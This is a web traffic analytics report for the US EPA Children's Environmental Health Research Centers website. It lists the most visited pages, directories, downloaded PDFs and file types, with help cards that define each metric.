
**Top Entry Pages**




**Top Exit Pages**




**Top Pages by Visits Trend**



**Top Pages by Visits**




**Top Directories by Visits**



# Top Pages

This identifies the most popular web pages on your site and shows you the number of visits for each, and displays the average length of time the page was viewed.



**Top Pages**

	Pages	Visits	%	Views	Avg Time Viewed	Avg Time to Serve
1.	<b>Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/">http:// es.epa.gov/ ncer/ childrenscenters/</a>	593	3.70%	704	00:02:39	0
2.	<b>Autism and Neurodevelopmental Disorders   Children's Environmental Health Resear</b> <a href="http://es.epa.gov/ncer/childrenscenters/autism.html">http:// es.epa.gov/ ncer/ childrenscenters/ autism.html</a>	289	1.80%	297	00:02:51	0
3.	<b>Pesticides   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/pesticides.html">http:// es.epa.gov/ ncer/ childrenscenters/ pesticides. html</a>	209	1.30%	222	00:02:18	0
4.	<b>University of California – Davis   Children's Environmental Health Research Cent</b> <a href="http://es.epa.gov/ncer/childrenscenters/davis.html">http:// es.epa.gov/ ncer/ childrenscenters/ davis.html</a>	205	1.28%	215	00:01:22	0
5.	<b>Multimedia   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/">http:// es.epa.gov/ ncer/ childrenscenters/</a>	142	0.89%	173	00:01:55	0

	<a href="#">multimedia. html</a>					
6.	<b>Air Pollutants and Asthma   Children's Environmental Health Research Centers   U</b> <a href="http://es.epa.gov/ncer/childrenscenters/asthma.html">http:// es.epa.gov/ ncer/ childrenscenters/ asthma.html</a>	138	0.86%	145	00:02:23	0
7.	<b>Columbia University Center for Children's Environmental Health, New York City  </b> <a href="http://es.epa.gov/ncer/childrenscenters/columbia.html">http:// es.epa.gov/ ncer/ childrenscenters/ columbia.html</a>	128	0.80%	136	00:01:23	0
8.	<b>Frequent Questions   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/faqs.html">http:// es.epa.gov/ ncer/ childrenscenters/ faqs.html</a>	126	0.79%	129	00:02:18	0
9.	<b>Center for Children's Environmental Health and Disease Prevention at the Harvard</b> <a href="http://es.epa.gov/ncer/childrenscenters/harvard.html">http:// es.epa.gov/ ncer/ childrenscenters/ harvard.html</a>	118	0.74%	122	00:03:05	0
10.	<b>Results   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/results.html">http:// es.epa.gov/ ncer/ childrenscenters/ results.html</a>	117	0.73%	121	00:02:38	0
11.	<b>Childrens Environmental Health Center at the University of Southern Calif</b> <a href="http://es.epa.gov/ncer/childrenscenters/usc.html">http:// es.epa.gov/ ncer/ childrenscenters/ usc.html</a>	112	0.70%	114	00:01:52	0
12.	<b>Mt. Sinai Childrens Environmental Health and Disease Prevention Research Center</b> <a href="http://es.epa.gov/ncer/childrenscenters/sinai.html">http:// es.epa.gov/ ncer/ childrenscenters/ sinai.html</a>	109	0.68%	111	00:02:14	0
13.	<b>Education Factsheets   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/outreach.html">http:// es.epa.gov/ ncer/ childrenscenters/ outreach.html</a>	104	0.65%	107	00:01:42	0
14.	<b>Basic Information   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/basic_info.html">http:// es.epa.gov/ ncer/ childrenscenters/ basic_info. html</a>	100	0.62%	102	00:03:01	0
15.	<b>Biographies   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/biographies.html">http:// es.epa.gov/ ncer/ childrenscenters/ biographies. html</a>	98	0.61%	100	00:01:38	0
16.	<b>Newsroom   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/newsroom.html">http:// es.epa.gov/ ncer/ childrenscenters/ newsroom.html</a>	98	0.61%	102	00:01:07	0

17.	<b>Research Areas   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/research_areas.html">http://es.epa.gov/ncer/childrenscenters/research_areas.html</a>	97	0.61%	100	00:01:00	0
18.	<b>Community Partnerships   Children's Environmental Health Research Centers   US EP</b> <a href="http://es.epa.gov/ncer/childrenscenters/communities.html">http://es.epa.gov/ncer/childrenscenters/communities.html</a>	93	0.58%	101	00:02:51	0
19.	<b>Southern Center on Environmentally-Driven</b> <a href="http://es.epa.gov/ncer/childrenscenters/duke.html">http://es.epa.gov/ncer/childrenscenters/duke.html</a>	92	0.57%	96	00:01:34	0
20.	<b>University of California at Berkeley Center for Children's Environmental Health</b> <a href="http://es.epa.gov/ncer/childrenscenters/berkeley.html">http://es.epa.gov/ncer/childrenscenters/berkeley.html</a>	92	0.57%	95	00:04:07	0
	<b>Subtotal</b>	<b>3,060</b>	<b>19.10%</b>	<b>3,292</b>	<b>00:02:15</b>	
	<b>Other</b>	<b>12,965</b>	<b>80.90%</b>	<b>13,099</b>	<b>00:01:27</b>	
	<b>Total</b>	<b>16,025</b>	<b>100.00%</b>	<b>16,391</b>	<b>00:01:34</b>	

### Top Pages – Help Card



**Pages** – Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator. Any URL containing a question mark is considered a dynamic page.

**Visits** – Number of visits to this page. A visit is a series of actions that begins when a visitor views the first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.

**Views** – Number of times this page was viewed by visitors.

**%** – Percentage of the total visits in which the visitor viewed this page at least once.

**Average Time Viewed** – Average length of time the specified page was viewed. (The format is hh:mm:ss – hours:minutes:seconds.)

**Average Time to Serve** – Average amount of time (in milliseconds) it took to serve each document during the specified time interval. The time to serve spans from the time the server got a page request until it transmitted all the data.

**Note:** Zero values in this column probably indicates that your web server is not logging Time to Serve information.

—



Pages with good content and design are more likely to attract visitors and be revisited. Less popular pages on a site can be made more appealing by improving the content or incorporating design elements similar to that on the more important pages. Always remember that people are far more interested in content than in design, and average view times can help determine which content is most important to your visitors.

# Top Content Groups

This report identifies the most popular groups of web site pages and how often they were visited.

No data for this section in the log data analyzed.

## Top Content Groups – Help Card



**Content Group** – A defined group of web pages with specific things in common, such as the same types of products, services, or information.

**Group Name** – Name of the content group being analyzed.

**Total** – The sum of the visit counts for the content groups. During a single visit, the visitor may view pages in zero, one, or multiple content groups, causing some visits to be omitted from this total and some visits to be counted more than once.

**Visits** – Number of visits where the visitor viewed at least one page in the specified content group. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**Hits** – Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**%** – Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.



The information on this page can show you which content groups were most popular. This will reveal the reasons people visit your web site, and what is most interesting and least interesting to them.







# Top Directories

This report lists the most commonly accessed directories on your web site. This information can help determine the types of data most often requested.

**Top Directories by Visits Trend**



**Top Directories by Visits**



**Top Directories**

	Path To Directory	Visits	%	Hits	Kbytes Transferred
1.	<a href="http://es.epa.gov/ncer/childrenscenters/">http://es.epa.gov/ncer/ childrenscenters/</a>	4,364	37.10%	11,796	494,721
2.	<a href="http://es.epa.gov/ncer/childrenscenters/full_text">http://es.epa.gov/ncer/ childrenscenters/full_text</a>	3,057	25.99%	9,759	676,902
3.	<a href="http://es.epa.gov/ncer/childrenscenters/Scripts">http://es.epa.gov/ncer/ childrenscenters/Scripts</a>	2,380	20.23%	5,125	11,921
4.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs">http://es.epa.gov/ncer/ childrenscenters/outreach_docs</a>	1,520	12.92%	3,904	1,863,485
5.	<a href="http://es.epa.gov/ncer/childrenscenters/news_stories">http://es.epa.gov/ncer/ childrenscenters/news_stories</a>	333	2.83%	554	10,193
6.	<a href="http://es.epa.gov/ncer/childrenscenters/events">http://es.epa.gov/ncer/ childrenscenters/events</a>	104	0.88%	144	2,201
7.	<a href="http://es.epa.gov/ncer/childrenscenters/images">http://es.epa.gov/ncer/ childrenscenters/images</a>	3	0.03%	3	0
8.	<a href="http://es.epa.gov/ncer/childrenscenters/results">http://es.epa.gov/ncer/ childrenscenters/results</a>	1	0.01%	1	1
	<b>Total</b>	<b>11,762</b>	<b>100.00%</b>	<b>31,286</b>	<b>3,059,420</b>

## Top Directories – Help Card

 **Path to Directory** – The full URL path to the directory being analyzed.


**Visits** – Number of visits to pages within the specified directory. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**Hits** – Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**Kbytes Transferred** – Number of kilobytes of data transferred by the server from the specified directory to your visitors.

**%** – Percentage of visits or hits to, or kilobytes of data transferred from the specified directory compared to all other directories.

---

 This report indicates the content visitors are most interested in. Use this information to determine which content areas to develop further, which areas to focus on less, and how you can arrange your content most effectively. If the table is sorted by kilobytes of data transferred, this page reveals what kind of data the server spends the most time transferring, and may suggest different ways to organize your data, or different ways to distribute the server load if you have more than one server.


# Files Dashboard

This displays key graphs and tables that provide an overview of the Files chapter. Click on the title of a graph or table to navigate to the corresponding page.


## Hit Summary

Successful Hits for Entire Site	31,286
Average Hits per Day	1,042
Home Page Hits	704


Most Accessed File Types by Files



Hits Trend



Most Downloaded Files Trend







# Most Downloaded Files

This report identifies the most popular files downloaded from your site.

**Most Downloaded Files Trend**



**Most Downloaded Files**



**Most Downloaded Files**

	Downloaded Files	Downloads	%	Visits
1.	<a href="http://es.epa.gov/ncer/childrenscenters/full_text/jch_v1_1.pdf">http://es.epa.gov/ncer/childrenscenters/full_text/jch_v1_1. pdf</a>	207	4.70%	34
2.	<a href="http://es.epa.gov/ncer/childrenscenters/pesticidespring07.pdf">http://es.epa.gov/ncer/childrenscenters/pesticidespring07. pdf</a>	152	3.45%	59
3.	<a href="http://es.epa.gov/ncer/childrenscenters/pesticidewinter07.pdf">http://es.epa.gov/ncer/childrenscenters/pesticidewinter07. pdf</a>	149	3.38%	67
4.	<a href="http://es.epa.gov/ncer/childrenscenters/full_text/34889.pdf">http://es.epa.gov/ncer/childrenscenters/full_text/34889.pdf</a>	113	2.57%	36
5.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001135.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001135.pdf</a>	106	2.41%	87
6.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/Green_Bay_Area_Fishing_Advisory_Engl ish.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/ Green_Bay_Area_Fishing_Advisory_Engl ish.pdf</a>	88	2.00%	28
7.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001164.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001164.pdf</a>	79	1.79%	23
8.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001107.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001107.pdf</a>	72	1.63%	28

9.	<a href="http://es.epa.gov/ncer/childrenscenters/full_text/33866.pdf">http://es.epa.gov/ncer/childrenscenters/full_text/33866.pdf</a>	62	1.41%	12
10.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001383.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001383.pdf</a>	61	1.39%	51
11.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001382.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001382.pdf</a>	60	1.36%	31
12.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001172.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001172.pdf</a>	54	1.23%	27
13.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/TheFishingLine_Vol1_No1_Illinois.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/TheFishingLine_Vol1_No1_Illinois.pdf</a>	48	1.09%	19
14.	<a href="http://es.epa.gov/ncer/childrenscenters/full_text/26034.pdf">http://es.epa.gov/ncer/childrenscenters/full_text/26034.pdf</a>	47	1.07%	21
15.	<a href="http://es.epa.gov/ncer/childrenscenters/full_text/32009.pdf">http://es.epa.gov/ncer/childrenscenters/full_text/32009.pdf</a>	43	0.98%	38
16.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001117.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001117.pdf</a>	42	0.95%	27
17.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/TheFishingLine_Vol1_No3_Illinois.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/TheFishingLine_Vol1_No3_Illinois.pdf</a>	41	0.93%	18
18.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001099.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001099.pdf</a>	38	0.86%	23
19.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001169.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001169.pdf</a>	38	0.86%	16
20.	<a href="http://es.epa.gov/ncer/childrenscenters/full_text/33379.pdf">http://es.epa.gov/ncer/childrenscenters/full_text/33379.pdf</a>	36	0.82%	21
<b>Subtotal</b>		<b>1,536</b>	<b>34.88%</b>	<b>666</b>
<b>Other</b>		<b>2,868</b>	<b>65.12%</b>	<b>2,609</b>
<b>Total</b>		<b>4,404</b>	<b>100.00%</b>	<b>3,275</b>

#### Most Downloaded Files – Help Card

**? Downloads** – Number of times the specified file was downloaded by a visitor. If an error occurred during a transfer, the transfer is not counted.

**Files** – The path and filename of the file being analyzed.

**Visits** – The number of unique visitors who downloaded the specified file. If an error occurred in the transfer, the transfer is not counted.

**%** – Percentage of times the specified file was downloaded compared to all downloaded files.



—


This information shows you the most popular downloadable files on your web site. Files that don't appear on the list, or appear low on the list, may require maintenance such as decreasing the file size, improving link placement, or elimination to make room for more popular content.





# Most Accessed File Types

This report identifies the types of files accessed on your site and the total number of kilobytes of data transferred for each file type. Cached requests and erred hits are excluded from the totals. The types of files accessed are listed in descending order.



**Most Accessed File Types**

File Type		Files	%	Kbytes Transferred
1.	html	14,313	50.13%	405,884
2.	js	7,010	24.55%	80,616
3.	pdf	3,990	13.97%	1,102,568
4.	css	2,163	7.58%	3,606
5.	htm	690	2.42%	11,960
6.	xml	112	0.39%	825
7.	swf	106	0.37%	5,930
8.	wmv	87	0.30%	423,359
9.	flv	31	0.11%	902,471
10.	smi	23	0.08%	288
11.	ppt	16	0.06%	121,914
12.	asx	7	0.02%	2
13.	scc	3	0.01%	2
Total		28,551	100.00%	3,059,420

## Most Accessed File Types – Help Card

- ? File Type** – Identifies types of files by their file extension. For example, a file named graphic.gif is identified as type "gif."
- Files** – Number of files of the specified type accessed by visitors to your site.
- Kbytes Transferred** – Number of kilobytes of data transferred for all files of the specified type.

% – Percentage of all kilobytes of data transferred for the specified file type.



—  
This report provides general statistics for the type of data that visitors access on your site.

# Most Uploaded Files

This report identifies the most popular files uploaded using FTP PUT, HTTP PUT, or HTTP POST.

No data for this section in the log data analyzed.

## Most Uploaded Files – Help Card



**Files** – The path and filename of the uploaded file being analyzed.

**Top Uploads** – Number of times the specified file was uploaded to your site. If an error occurred during a transfer, the transfer is not counted.

**Visits** – Number of visits to your site where the specified file was uploaded. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of times the specified file was uploaded compared with all uploaded files.




You may want to run virus scans on uploaded files.




# Navigation Dashboard

This dashboard summarizes important information related to online navigation.


**Top Entry Pages**



